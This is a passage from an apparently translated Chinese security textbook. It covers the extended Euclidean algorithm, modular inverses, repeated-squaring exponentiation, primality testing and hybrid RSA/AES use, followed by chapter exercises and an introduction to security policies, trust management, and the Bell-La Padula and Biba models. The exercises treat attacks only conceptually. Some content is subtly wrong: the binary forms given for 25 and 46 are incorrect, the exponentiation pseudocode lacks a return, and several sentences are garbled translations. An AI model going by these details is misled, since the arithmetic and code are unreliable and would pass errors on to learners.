因此, d 也是一个多个 a 和多个 b 的和。因此, 在这种情况下, 返回三元组 $(d, l, k - lq)$ 。这个算法就是扩展的欧几里得算法 (extended Euclidean algorithm), 如图 8.16 所示。

```
Algorithm GCD(a, b):
    if b = 0 then {we assume a > b}
        return (a, 1, 0)
    Let q = ⌊a/b⌋
    Let (d, k, l) = GCD(b, a % b)
    return (d, l, k - lq)
```

图 8.16 扩展的欧几里得算法

让我们论证一下, 为什么这个算法是正确的。当然, 如果 $b=0$, 则 a 是 a 与 b 的 GCD; 因此, 扩展的欧几里得算法返回的三元组是正确的。假设, 为了进行归纳论证, 递归调用 $\text{GCD}(a, a \bmod b)$ 返回正确的值 d , 与 a 和 $a \bmod b$ 的 GCD 值一样。我们早已论证过, 为何 d 能写作多个 a 和多个 b 的和。因此, 如果我们能够证明 $d = e$, 则我们知道, 算法返回的三元组是正确的。首先, 设 $a = qb + r$, 其中 $r = a \bmod b$, 并要注意

$$(a - qb)/e = (a/e) - q(b/e)$$

它必定是一个整数。因此, e 是 a 和 $r = a - qb = a \bmod b$ 的公约数。因此 $e \leq d$ 。接下来, 注意, 通过定义 d 整除 b 和 $a - qb$ 。也就是说, 如下的结果是一个整数:

$$(a - qb)/d = (a/d) - q(b/d)$$

此外, 因为 b/d 必定是整数, 这意味着 a/d 是一个整数。因此, d 是 a 与 b 的约数。因此, $d \leq e$ 。也就是说, d 是 a 与 b 的最大公约数。

模的乘法逆元

事实证明，计算一对整数的 GCD 并不是扩展的欧几里得算法的主要用途。它主要用于计算模的乘法逆元。

假设，有一个数 $x < n$ ，且我们对计算数 y 感兴趣，它满足：

$$yx \bmod n = 1$$

给定一个这样的 y 值。在这种情况下，我们说，在 Z_n 中， y 是 x 乘法逆元，我们用 $y = x^{-1}$ 表示这种关系。为了计算 y 值，我们调用扩展的欧几里得算法来计算 x 和 n 的 GCD。最佳情况是 x 和 n 互质，也就是说，它们的最大公约数是 1。因为当 x 和 n 互质时，则在 Z_n 中存在着 x 乘法逆元。在这种情况下，调用扩展的欧几里得算法计算 $\text{GCD}(n, x)$ ，返回三元组 $(1, i, j)$ ，使

$$1 = ix + jn$$

因此，

$$(ix + jn) \bmod n = ix \bmod n = 1$$

所以，在这种情况下， i 是在 Z_n 中的乘法逆元 x^{-1} 。此外，如果我们调用扩展的欧几里得算法计算 $\text{GCD}(n, x)$ ，返回的最大公约数大于 1，则我们知道，在 Z_n 中不存在 x 的乘法逆元。

扩展的欧几里得算法的效率

扩展的欧几里得算法的另一个优势在于：它的运行速度相当快。我们能很容易地证明，在执行扩展的欧几里得算法时，两次连续递归调用该算法都能第一个参数的级数减半（回忆一下，处理欧几里得算法的过程）。因此，扩展的欧几里得算法的运行时间与如下的公式成正比： $\lceil \log a \rceil$ ，它等于表示 a 所需要的位数。因此，不论输入的大小，扩展的欧几里得算法的运行时间都是线性的；因此，在 Z_n 中，计算乘法逆元的时间也是线性的。

模幂

在现在加密中，我们经常使用的另一个重要计算工具是模幂 (modular exponentiation)。在这种情况下，我们给定三个正整数 g 、 n 和 p ，用二进制表示它们，我们需要计算 $g^n \bmod p$ 。

当然，一种计算此值的方法是将运行时的乘积 q 初始化为 1，然后通过 n 次迭代， q 反复乘以 g 模 p 。这样的简单算法当然使用了模 n 的乘法。但非常不幸，如果 n 比较大，则计算模幂的代价很大。事实上，数 n 是用 $\lceil \log n \rceil$ 位的二进制位来表示。这种直接执行模幂的简单方法所需的乘法次数与输入大小成指数关系。因此，在实际的加密计算中，如果使用此算法，则运行速度会非常慢。

重复平方

非常幸运，还有一个更好的算法，它的运行速度更快。这种算法是使用重复平方 (repeated squaring) 计算 g^n 。也就是说，利用模 p 的乘法，我们计算

$g, g^2 = g \cdot g, g^4 = g^2 \cdot g^2, g^8 = g^4 \cdot g^4$, 以此类推。使用这种方法, 使用指数为 2 的幂, 就能迭代地建立建立 g 的幂。然后, 给定数 n 的二进制表示, 基于这种二进制表示, 就能根据 g 的幂来计算 g^n 。例如, 我们可以通过下式计算 g^{25} :

$$g^{25} = g^{16+8+1} = g^{16} \cdot g^8 \cdot g^1$$

由于用二进制表示, $25 = 11000$ 。或者, 我们可以通过下式计算 g^{46} :

$$g^{46} = g^{32+8+4+2} = g^{32} \cdot g^8 \cdot g^4 \cdot g^2$$

由于用二进制表示, $46 = 101000$ 。在图 8.17 中, 我们给出了重复平方算法的伪代码。

```

Algorithm ModularExponentiation( $g, n, p$ ):
     $q = 1$  {The running product}
     $m = n$  {A copy of  $n$  that is destroyed during the algorithm}
     $s = g$  {The current square}
    while  $m \geq 1$  do
        if  $m$  is odd then
             $q = q \cdot s \bmod p$ 
         $s = s \cdot s \bmod p$  {Compute the next square}
         $m = \lfloor m/2 \rfloor$  {This can be done by a right shift}
    
```

图 8.17 计算 $g^n \bmod p$ 的重复平方算法

注意, 这个算法所用的乘法次数与表示数 n 的位数成正比。因此, 这个算法使用的乘法次数是线性的, 这明显好于指数的关系。因此, 不要宣传模幂是现代加密的一种有效工具。模幂不如单独的乘法的速度快, 甚至还不如对称加密算法快, 所以, 当有其他快速算法可用时, 尽量不要过度使用模幂。

素性测试

在现代加密中, 经常使用的另一个重要计算是素性测试 (primality testing)。在这种情况下, 我们给定一个正整数 n , 需要确定 n 是否是一个素数。也就是说, 我们需要确定 n 的约数只有 1 和 n 本身。非常幸运, 有一些非常有效的方法来执行素性测试。但这些方法的细节相当复杂, 已超出了本书的范围。

但是, 还需要说明一下: 实际上, 这些方法都不能对数 n 进行因式分解。这也正好能证明 n 是一个素数。此外, 没有任何素性测试算法能对 n 进行因式分解, 也使人们更加确信在加密循环中, 对大数 n 进行因式分解的问题是非常难的。事实上, 有几种加密算法, 也包括在上一小节讨论的 RSA 密码系统, 它们的安全性都依赖于大数的因式分解的难度。

在给定一个有效的方法进行素性测试时, 实际产生一个随机的素数相对比较容易。这种简单性来自于与数相关的一个重要事实, 那就是, 对于 $n \geq 4$, 在 1 和任何数 n 之间的素数个数至少为 $n/\ln n$, 从素数定理推导出这一结论, 相关的准确论证和证明都超出了本书的范围。对于加密而言, 在任何情况下, 只要知道在 1 和 n 之间的素数至少有 $n/\ln n$ 个就已足够, 因为这意味着, 如果我们生成在 $n/2$ 和 n 之间的随机奇数 q , 则 q 是素数的概率至少是 $1/\ln n$ 。因此, 如果我们以对数次重复这个过程, 测试生成的每个数的素性, 则生

成的数中一定会有素数存在。

如何使用 RSA

即使使用有效的实现，RSA 密码系统比 AES 对称密码系统（参见第 8.1.6 节）也慢着一定的数量级。因此，标准的加密方法如下：

1. 使用 RSA 密码系统加密用于 AES 对称密码系统的密钥 K 。
2. 使用密钥 K 加密 AES。
3. 将 RSA 加密密钥与 AES 加密文件一起发送。

上述过程说明了如何共同使用公共密钥加密和对称加密。

8.6 练习

为了更好地做练习，可以访问网站 securitybook.net。

强化练习

- R-8.1 Eve 欺骗 Alice 解密一组密文，在上个月，Alice 加密了这些明文，但她自己忘记了。
Eve 实施的是什么类型的攻击？
- R-8.2 Eve 有天线可以提取 Alice 加密的手机通话。Eve 实施的是什么类型的攻击？
- R-8.3 Eve 给 Alice 了一组消息，让她使用 RSA 签名方案进行签名，Alice 没有分析这些消息，也没有使用单向的散列函数。事实上，这些消息是 Eve 构造的密文消息，有助于 Eve 分析出 Alice 的 RSA 私钥。Eve 实施的是什么类型的攻击？
- R-8.4 Eve 与 Bob 打赌，如果 Bob 与 Alice 共享一个 AES 私钥，Eve 提供 20 个消息，要求 Bob 使用该私钥加密这 20 个消息，Eve 利用这 20 条消息就能分析出 AES 私钥。出于某种未知原因，Bob 同意了。Eve 给他提供了 20 条消息，然后，Bob 加密了这些消息，并用邮件将消息发回 Eve。在此，Eve 实施的是什么类型的攻击？
- R-8.5 使用恺撒密码对下列字符串加密，得到的密文是什么？

THELAZYFOX

- R-8.6 使用图 8.3 所示的 S 盒，替换数（十进制）12、7 和 2 的数是多少？
- R-8.7 在伪随机数发生器 $3x_i + 2 \bmod 11$ 中，从 5 开始的后三个随机数是多少？
- R-8.8 与下列置换密码对应的希尔密码是什么？
 $\pi:(1,2,3,4,5,6,7,8) \rightarrow (2,6,8,1,3,7,5,4)$
- R-8.9 在图 8.14 所示的 S 盒的逆中，e3 的十六进制替换是什么？
- R-8.10 在 AES 加密算法中，在应用程序的 ShiftRows 步骤中，连续进行的三次变换是什么？
- R-8.11 在 AES 密码系统，如果分组长度是密钥的 3 倍，那么需要多少个密钥呢？
- R-8.12 Bob 论证，如果你正在使用电子密码本（ECB）模式，使用相同的密钥，则以行方式对长消息 M 进行两次加密会更加安全。解释，为什么在这种情况下，Bob 使用二进制一次一密方案是错误的。

- R-8.13 给出使用扩展的欧几里得算法计算 412 和 200 的 GCD 的步骤和中间结果。
- R-8.14 计算在 Z_{2^1} 中 5 的乘法的逆。
- R-8.15 $7^{16} \bmod 11$ 的结果是多少？
- R-8.16 在 1 000 000 和 2 000 000 之间找到一个素数大约需要调用素数测试程序的次数是多少？
- R-8.17 $7^{120} \bmod 143$ 的结果是多少？
- R-8.18 给出在 RSA 密码系统中，使用公钥 $(e, n) = (3, 77)$ 加密 $M = 4$ 的结果。
- R-8.19 如果对于两个大的素数 p 和 q ，有 $n = pq$ ，但 Bob 也不会使用对 $(1, n)$ 作为 RSA 公钥，为什么呢？
- R-8.20 Alice 告诉 Bob，如果 Bob 希望与他手机通话的人都加密通话内容，他应该使用对 $(3, n)$ 或 $(16\,385, n)$ 作为他的 RSA 公钥，在此，像往常一样，对于两个大的素数 p 和 q ， $n = pq$ 。Alice 给出这样建议的理由是什么？
- R-8.21 给出使用 Elgamal 加密算法，公钥为 $(p, g, y) = (59, 2, 25)$ ，使用 $k = 4$ 对 $M = 8$ 进行加密的结果。
- R-8.22 证明，散列函数

$$H(x) = 5x + 11 \bmod 19$$

对于 $H(4)$ ，不具有弱抗冲突性。找到冲突就能非常容易地证明上述结论。

- R-8.23 证明，散列函数

$$H(x) = 5x + 11 \bmod 23$$

不具有强抗冲突性。找到冲突就能非常容易地证明上述结论。

- R-8.24 解释为什么数字签名的防伪造性和防可变性意味着不可抵赖性。
- R-8.25 给出对称加密（如 AES）与公钥密码系统（如 RSA）的强度和弱点的比较。
- R-8.26 除了 RSA 和 Elgamal 密码系统都是公钥密码系统之外，再给出两者之间的两个共同点。

创新练习

- C-8.1 使用简单的替换密码对明文进行加密，则下列密文的明文是什么？
CJBT COZ NPON ZJV FITTK TWRTUYTFGT NJ DTN O XJL。 Y COZ ZJV CPJVIK DTN O XJL MYUCN。
- C-8.2 ROT13 是循环移位密码，它用该字母之后的第 13 个字母替每个英文字母。现在，使它是不安全的，但可以作为简单的模糊处理设备，因为加密和解密使用相同的算法。用户希望对消息 M 进行加密或解密时（比如对电影的影评），只要将消息 M 剪切-粘贴到 ROT13 变换器，按一下“应用”按钮就能完成加密或解密。给出另一个 ROT i 变换的示例，用类似的方法进行加密和解密。
- C-8.3 在置换加密中，有一个特例，我们有消息 M ，并将消息的字母写作 $s \times t$ 的表，行主序，然后设密文是列主序的整个表。例如，为了加密消息 ATTACKATDAWN，使用 3×4 的表，我们将消息写作

ATTA

CKAT

DAWN

然后, 写下密文为 ACDTKATAWATN。在这种密码系统中, 密钥是对 (s, t) 。在这个密码系统中, 如何进行解密? 此外, 针对这种密码系统, 使用唯密文攻击会有多难?

C-8.4 对于密文消息 CJU, 使用长度为 3, 循环移位 (i, j, k) 的一次一密密码, 会有多少有效的英语明文消息?

C-8.5 Alice 是使用线性同余发生器 $ax_i + b \bmod 13$ 生成伪随机数。Eve 看到了一行中的三个数 7, 6, 4, 它们是从 Alice 的函数生成的三个伪随机数。 a 和 b 的值是多少?

C-8.6 Bob 论证, 如果你正在使用连续输出反馈 (OFB) 模式, 并使用相同的密钥, 则以行方式对长消息 M 进行两次加密会更加安全。解释为什么 Bob 是错误的, 不管他对分组加密使用什么加密算法。

C-8.7 对于两个大素数 P 和 q , $n = pq$, Bob 为什么不能使用对 $(6, n)$ 作为 RSA 公钥呢?

C-8.8 使用欧拉定理, 而不是重复平方, 计算

$$20^{10^{203}} \bmod 10\,403$$

给出计算步骤。

C-8.9 假设, 我们使用固定密钥 K 的 AES 算法实现加密散列函数。也就是说, 我们定义 $H(M) = AES_K(M)$

论证为什么这个算法可能具有弱抗冲突性。

C-8.10 Alice 要将消息 M 发送给 Bob, 消息是她愿意支付给 Bob 二手车的价格 (M 只是用二进制表示的一个整数)。她使用 RSA 加密算法, 用 Bob 的公钥将 M 加密为密文, 所以只有 Bob 能对密文进行解密。但 Eve 截获了 C , 且她也知道 Bob 的公钥。解释, Eve 如何将密文 C 改成 C_0 , 以便将 C_0 发送给 Bob (Eve 假装成 Alice), 那么, 当 Bob 解密 C_0 时, 他得到的明文将是消息 M 值的两倍。

C-8.11 网际游戏要求, Alice 是否愿意承诺, 今天她是否愿意嫁给 Bob, 无论 Bob 的脸上有很深的龙纹, 还是刚刚赢了彩票的前男模。接下来的一周内, 将披露 Bob 的真实身份, 这时, Alice 也必须披露她的回答 (她已经承诺)。为了使 Alice 能履行她的承诺, 防止下一周得知 Bob 的真实身份时, 伪造自己的回答, 应用采取什么样的安全和保密方法。

C-8.12 假设, 在 RSA 算法中, 使用素数 P 和 q 定义 $n = pq$ 的范围是 $[\sqrt{n} - 100, \sqrt{n} + 100]$ 。你将如何使用这些信息对 n 进行有效的因式分解? 此外, 解释这些知识如何能破解 RSA 加密算法的安全性。

C-8.13 Bob 是一个间谍, 他将在 Cyberia 驻扎一周的时间, 为了能知道在这一周中, 他都活着而没被捕。他选择了一个秘密的随机数 x , 他记住了这个随机数, 并没有告诉任何人。但他告诉自己的老板的值是 $y = H(H(H(H(H(H(x)))))))$, 其中 H 是一个单向加密散列函数。但非常不幸, 他知道 Cyberian 情报局 (CIA) 能够侦听到这个消息, 因此, 他们也知道 y 的值。解释, 如何 Bob 每天发送一个消息就能证明他仍然活着, 而没有被捕。你的解决方案应该不允许任何人回放来自 Bob 的任何以前的消息, 作为 Bob 仍活着的 (假) 证明。

- C-8.14 Bob 将模 n 和指数 e 作为他的 RSA 公钥 (e, n) 。他告诉 Eve，她可以发送给自己任何 $M < n$ 的消息，他愿意签署这样的消息，使用简单的 RSA 签名方法来计算 $S = M^d \bmod n$ ，其中 d 是他私用 RSA 的指数，并且，他会将签名 S 返回给 Eve。对 Bob 而言，非常不幸，因为 Eve 已经捕获了某个密文 C ，该密文是 Alice 使用 Bob 的 RSA 公钥对明文 P 进行加密形成的。(Bob 没有实际得到 C)。Eve 需要欺骗 Bob 为自己解密 C ，她不想让 Bob 知道密文 C 对应的明文 P 。因此，Eve 要求 Bob 使用自己的私用 RSA 指数对消息 $M = r^e C \bmod n$ 进行签名，并将对消息 M 的签名发送给自己，其中 r 是 Eve 选择的与 n 互质的随机数。解释，Eve 如何使用 Bob 对 M 的签名 S 来发现 C 的明文 P 。
- C-8.15 设 p 是素数。给出一种有效的可选算法，计算 Z_p 中元素的乘法逆元，但不能使用扩展的欧几里得算法。(提示：使用费马小定理。)

项目练习

- P-8.1 编写一个程序，实现任意的替换密码。通过字母转换表指定替换，字母不区分大小写。
- P-8.2 编写一个程序，执行 AES 加密和解密。
- P-8.3 编写一个程序，实现 RSA 的建立、加密和解密。
- P-8.4 编写一个程序，实现 Elgamal 的建立、加密和解密。
- P-8.5 编写一个程序，实现 Elgamal 数字签名。

本章注释

加密的更详细的介绍请参见 Ferguson、Schneier 和 Konho[30]，Menezes 等[58]，Stinson [97]，Trappe 和 Washington[103]的书籍。Simon Singh 在他的畅销书 “The Code Book” 中从历史的角度介绍了密码学[95]。Lester Hill 在 1929 年出版了希尔密码[39]。Gilbert Vernam 在 1919 年的发明专利中第一个给出了第一次一密算法的描述[106]。Claude Shannon 在 1949 年证明了这种密码系统的安全性[92]。关于 Venona 项目解密的详细资料可参见美国国家安全局（NSA）的网站[66]。AES 的设计者 Daemen 和 Rijmen 的书中给出了关于高级加密标准的其他详细内容[22]。Diffie 和 Hellman 给出了公钥加密的概念(在非保密圈)[26]。Rivest、Shamir 和 Adleman 发明了 RSA 公钥密码系统和数字签名方案 [82]。Taher Elgamal 发明了 Elgamal 加密和签名方案[28]。在 Preneel 的调查报告中能找到其他加密散列函数的详细内容[77]。在[23]中详细介绍了 Merkle-Damgård 构造。Stevens、Lenstra 和 de Weger 发现了针对 MD5 散列函数的选择前缀冲突攻击[53]。

第9章 安全模型与实践

9.1 策略、模型与信任

设计安全的系统需要对要实现的安全目标有清晰的思路，还要有为达到这一目标所需的实现框架。

9.1.1 安全策略

这种框架的重要组成部分是为设计人员定义的安全策略（security policy），安全策略是完整定义的规则集，包括如下的五个组成部分：

- 主体（subject）：主体是与系统交互的代理，根据个人或组在组织中的角色或级别来定义主体。识别个人可以通过姓名或职位，如总裁、首席执行官或首席财务官。定义组可以为用户、管理员、将军、专业、教师、院长、经理和行政助理。分类中还包括外部分人员，如攻击者和来宾用户。
- 客体（object）：客体是安全策略要保护和管理的信息与计算资源。信息包括重要的文档、文件和数据库，计算资源包括服务器、工作站和软件。
- 操作（action）：主体可能（或不可能）对客体执行的操作。操作一般包括文件的读取与写入、Web 服务器上软件的更新以及访问数据库的内容。
- 权限（permission）：主体、操作与客体之间的映射，权限明确规定允许或禁止哪些操作。
- 保护（protection）：策略中包含的具体的安全功能或规则，有助于实现特定的安全目标，如机密性、完整性、可用性和匿名。

因此，为了达到特定的安全目标，安全策略能限制系统中的主体能对系统中的客体执行哪些操作。安全策略非常有用，系统需要这些安全策略。一些组织，如医院、金融机构或上市公司都需要有相应的安全策略，它们都要遵守一些法规，如健康保险流通与责任法案（Health Insurance Portability and Accountability Act, HIPAA）、格雷姆-里奇-比利雷法案（Gramm-Leach-Bliley Act, GLBA）和萨班斯-奥克斯利法案（Sarbanes-Oxley Act, SOX）。

9.1.2 安全模型

安全模型（security model）是一种抽象，它为管理员提供概念语言来指定安全策略。在一般情况下，安全模型定义了组织成员所拥有的访问或修改权限的层次结构，因此，基于层次结构中这些权限所在的位置，就能轻松地对组织中的主体进行授权。例如，军事文

档的访问权限密级为：“不保密”、“普通”、“机密”和“绝密”。

这些抽象为策略编写者提供了定义访问权限的速记表示法。如果没有这些抽象，编写的安全策略就会很长。例如，经理具有其下属的所有访问权限是非常常见的。我们可能通过规定所有权限的细节来定义策略，也能根据安全模型来定义经理的权限，后者使用层次结构自动使经理权限列表包含其下属的所有权限。

自主访问控制与强制访问控制

正如在 3.3.3 节所讨论的，使用最广泛的访问控制模型是自主访问控制（discretionary access control, DAC）和强制访问控制（mandatory access control）。

在一般情况下，自主访问控制（DAC）是指赋予用户能力确定文件的访问权限的一种方案。DAC 典型特征是使用用户和组的概念，允许用户根据分类来设计访问控制策略。此外，DAC 方案允许用户对同一系统中的其他用户授予资源的访问特权。大多数计算机系统都使用 DAC 方案的某一变种来控制对资源的访问。例如，Linux 和 Windows 允许用户通过访问控制列表（第 3.3.3 小节）来指定文件和文件夹的权限。反过来，这些权限也影响着其他用户对这些文件的访问。

与 DAC 相反，强制访问控制是一种更严格的方法，无论用户是否是文件的所有者，都不允许用户定义文件的权限。而是由中央策略管理员制定安全决策。每个安全规则都由主体（subject）、客体（object）和一系列的权限组成，其中主体表示试图获得访问权限的一方，客体是指被访问的资源，一系列权限定义了可以访问哪类资源。安全增强型 Linux（Security-Enhanced Linux, SELinux）将强制访问控制作为明确定义权限的方法，以减少滥用和错误配置问题。强制访问控制模型旨在防止被规则禁用信息的传输。

9.1.3 信任管理

信任（trust）的概念很难定义。我们知道信任涉及对实体能力和意图的信心，但也有主观因素：包括对风险的承受能力和文化背景。因此，我们不是对信任进行正式的、严格的定义，而是分析与信任相关的概念。

信任管理（trust management）系统是一种正式的框架，以精确的语言指定安全策略，并与机制一起确保具体策略的执行，其中所用的语言是逻辑语言或编程语言。因此，信任管理系统由两个主要组成部分：策略语言（policy language）和一致性检查器（compliance checker）。策略规则由策略语言指定，并由一致性检查器执行。这些语言和规则的执行通常由如下的四个术语组成，如图 9.1 所示。

- 操作（action）：操作是与系统安全相关的结果。
- 主体（principal）：主体是指用户、进程或其他能在系统上执行操作的实体。
- 策略（policy）：策略就是制定的规则，指定赋予主体哪些权限，能执行哪些操作。
- 凭证（credential）：凭证是数字签名的文件，它将主体身份与允许的操作绑定在一起，操作包括允许主体为其他主体授权。

KeyNote

有几种语言来规定这些术语及如何应用它们。1999 年首次提出的 KeyNote 就是这样的

一种语言。除了执行上述定义的术语之外，KeyNote 定义应用程序（application）是使用 KeyNote 的程序或系统。为了响应主体执行某些操作的请求（request），KeyNote 使用策略一致性值（policy compliance value, PCV）发送应答——表明请求执行的某些操作是否符合已有的策略。为了使用 KeyNote，当主体请求某一操作时，应用程序查询 KeyNote 系统，包括查询适当的策略和凭证。描述操作所用的属性值对的集合被称为操作属性集（action attribute set），说明了该操作的安全隐患。然后，KeyNote 使用 PCV 应答，表明允许还是禁止这些操作，且应用程序进行相应的操作。注意，KeyNote 只是根据提供的策略解释是否允许执行给定的操作，最终由应用程序适当调用 KeyNote，并正确解释它的响应。




图 9.1 信任管理系统。在这个例子中，Alice 有所请求操作的足够有效的凭证，根据相关的策略，Bob 不能执行这一操作

XACML

2009 年，发布了一种新的策略语言：可扩展访问控制标记语言（Extensible Access Control Markup Language, XACML）。XACML 利用可扩展标记语言（Extensible Markup Language, XML）来定义安全策略，并说明如何执行这些策略。使用 XML，管理员可以声明许多环境都支持的、且被广泛采用的、格式易用的策略。与 KeyNote 一样，XACML 包含了传统信任管理的所有功能：主体能请求对资源（resource）进行操作。XACML 还引入了一些新概念。策略管理点（policy administration point, PAP）管理安全策略。策略决策点（policy decision point, PDP）负责发放授权，与 KeyNote 如何发布 PCV 类似。策略执行点（policy enforcement point, PEP）代表主体请求访问，行为与 PDP 的响应一致。最后，策略信息点（policy information point, PIP）提供额外的与安全相关的信息。XACML 还包括一些委派方法，无需中央策略管理员，也允许一方对另一方授权。因为委派特权的维护独立于访问权限，所以这样做是可行的。

9.2 访问控制模型

在本小节中，我们介绍已开发的各种模型如何利用正规的机制来保护存储在计算机系统中文件的机密性和完整性。

9.2.1 Bell-La Padula 模型

Bell-La Padula (BLP) 模型是一个保护机密性的、强制访问控制模型的典型示例。BLP 模型源于军事多级安全 (multilevel security) 模式，传统上一直用于军事组织的文件分级和人员放行许可。这种安全模型对文件的安全级别有严格的线性顺序，所以在这种顺序中，每个文件都有特定的安全级别，并为每个用户分配了严格的访问级别，允许他们查看相应安全级别或该级别之后的所有文件，如图 9.2 所示。




图 9.2 在军事模型中的多级安全系统，它对文件安全级别定义了严格的线性顺序

军事分级的层次结构

例如，一个基于军事安全框架的典型多级安全系统的工作方式如下：

- 系统有几种安全级别。最底层是不保密 (unclassified)。其他级别的安全性按升序提高，分别命名为普密 (confidential)、机密 (secret) 和绝密 (top secret)。
- 每个文件都归类于一个安全级别。

- 每个用户都会在一个安全级别得到“放行许可 (clearance)”。
- 只用具有相同或更高放行许可级别的用户才能访问对应安全级别的文件。

全序和偏序

根据比较规则 \leq 能定义文件的这种严格的、线性顺序。我们说，这种规则在通用集合 U 上定义了一个全序 (total order)，如果它满足下列的性质：

- 自反性 (reflexivity): 如果 x 在 U 中，则 $x \leq x$ 。
- 非对称性 (antisymmetry): 如果 $x \leq y$ 且 $y \leq x$ ，则 $x = y$ 。
- 传递性 (transitivity): 如果 $x \leq y$ 且 $y \leq z$ ，则 $x \leq z$ 。
- 完全性 (totality): 如果 x 和 y 在 U 中，则 $x \leq y$ 或 $y \leq x$ 。

一般定义的“小于或等于”的所有数（如整数和实数）都是全序。

但是，如果去掉对完全性的需求，我们仍要定义“小于或等于”的概念。在这种情况下，我们得到了一个偏序 (partial order)，用 \preceq 表示。偏序的一个典型示例是学院或大学中的课程集，我们说，对于两门课程 A 和 B ， $A \preceq B$ ，如果 A 是 B 的先决条件。特别注意，不存在先决条件的循环，否则任何人都不能满足这种循环的先决条件。

给定一个偏序 \preceq ，总可以找到相关联的全序 \leq 与 \preceq 兼容，也就是说，如果 $x \preceq y$ ，则 $x \leq y$ 。通常这种全序不是唯一的。

BLP 模型的工作原理

与军事安全模型类似，BLP 模型也有安全级别。不是形成在军事模型中的严格的线性顺序，在 BLP 中形成的安全级别是偏序的 \preceq 。

此外，BLP 不只是考虑文件，而是更普遍的对象。为每个对象 x 分配一个安全级别 $L(x)$ 。同样，为每个用户 u 分配一个安全级别 $L(u)$ 。通过如下的两个规则来控制用户对对象的访问：

- 简单安全性质 (simple security property): 只有满足如下条件，用户 u 才能读取对象 x ：

$$L(x) \preceq L(u)$$
- *-性质 (*-property): 只有满足如下条件，用户 u 才能写入（创建、编辑或追加）对象 x ：

$$L(u) \preceq L(x)$$

简单安全性质也称为“不可向上读 (no read up)”规则，它防止用户查看比自己安全级别高的对象。 $*$ -性质也称为“不可向下写 (no write down)”规则。它为了防止向较低安全级别的用户传播信息。BLP 规则基于的原则为：信息只能从低安全级别流向高安全级别。

这些规则的结果是：不同安全级别的用户只能单向通信。也就是说，如果 $L(u) \preceq L(v)$ ，则 u 能向 v 发送消息 (u 写入消息， v 能读取消息)。但是，反之则不成立。为了解决这个问题，可以改变 $L(u)$ 的含义，用其表示 u 能拥有的最高安全级别 (maximum security level)，并假设 u 的当前安全级别 (current security level) $C(u)$ 满足 $C(u) \preceq L(u)$ 。现在，如果 $L(u) \preceq L(v)$ ，用户 v 可以假设，当前安全级别 $C(v) = L(u)$ ，这样用户 v 就能与用户 u 进行双向通信了。

使用 BLP 模型

在 BLP 模型的实际应用程序中，通常是从基本级别（basic level）的集合 B 和分级（category）（也称为等级 compartment）集合 S 开始，定义安全级别的偏序 \preceq ，其中集合 B 具有线性顺序 \leqslant 。现在，安全级别 $L(x)$ 由对 $(b(x), S(x))$ 组成，其中， $b(x) \in B$ ，且 $S(x) \subseteq S$ 。此外，如果 x 的基本级小于 y 的基本级，且 x 的等级子集包含于等级 y 的子集之中，则 x 的级别先于 y 的级别。

使用分级定义安全级别

换句话说，以传统的安全标签和分级来定义安全级别，可以将比较规则写作：

$$(b(x), S(x)) \preceq (b(y), S(y)) \Leftrightarrow b(x) \leqslant b(y) \text{ 且 } S(x) \subseteq S(y)$$

从军事基本级别和与地理区域相关联的分级集合建立的偏序的示例如图 9.3 所示。




图 9.3 由 BLP 模型的基本级别和分级推导出的安全级别的偏序

顺便说一句，BLP 模型可以进一步增强自主访问控制规则，例如可以通过每个对象的访问控制列表表示。虽然用户可以创建与更新这种自主访问控制规则，但只有系统管理员能修改该方案中与安全级别相关联的强制访问控制规则。

9.2.2 其他的访问控制模型

还有其他一些不同于 Bell-La Padula 模型的访问控制模型。一些可选的模型强调安全目标而非机密性，另一些模型修改了 BLP 模型的两个基本访问控制规则。

Biba 模型

Biba 模型与 BLP 模型具有类似的结构，但它强调完整性而非机密性。为对象和用户分配的完整性级别（integrity levels）形成了偏序，与 BLP 模型类似。Biba 模型的完整性级别

表明对象和用户的可信度或准确度，而不是确定保密级别。例如，存储在接近监控数据中心的文件的分配的完整性级别要高于存储在笔记本电脑中文件的完整性级别。一般来说，与笔记本电脑相比，数据中心的计算机不太可能被入侵。同样，对于用户而言，具有多年经验的高级雇员的完整性级别会高于实习生的完整性级别。

Biba 访问控制规则是 BLP 规则的逆。也就是说，Biba 不允许下级读取和写入到上级。特别是，如果设 $I(u)$ 表示用户 u 的完整性级别， $I(x)$ 表示对象 x 的完整性级别，则 Biba 模型的规则如下：

- 只有满足如下条件，用户 u 才能读取对象 x ：
$$I(u) \leq I(x)$$
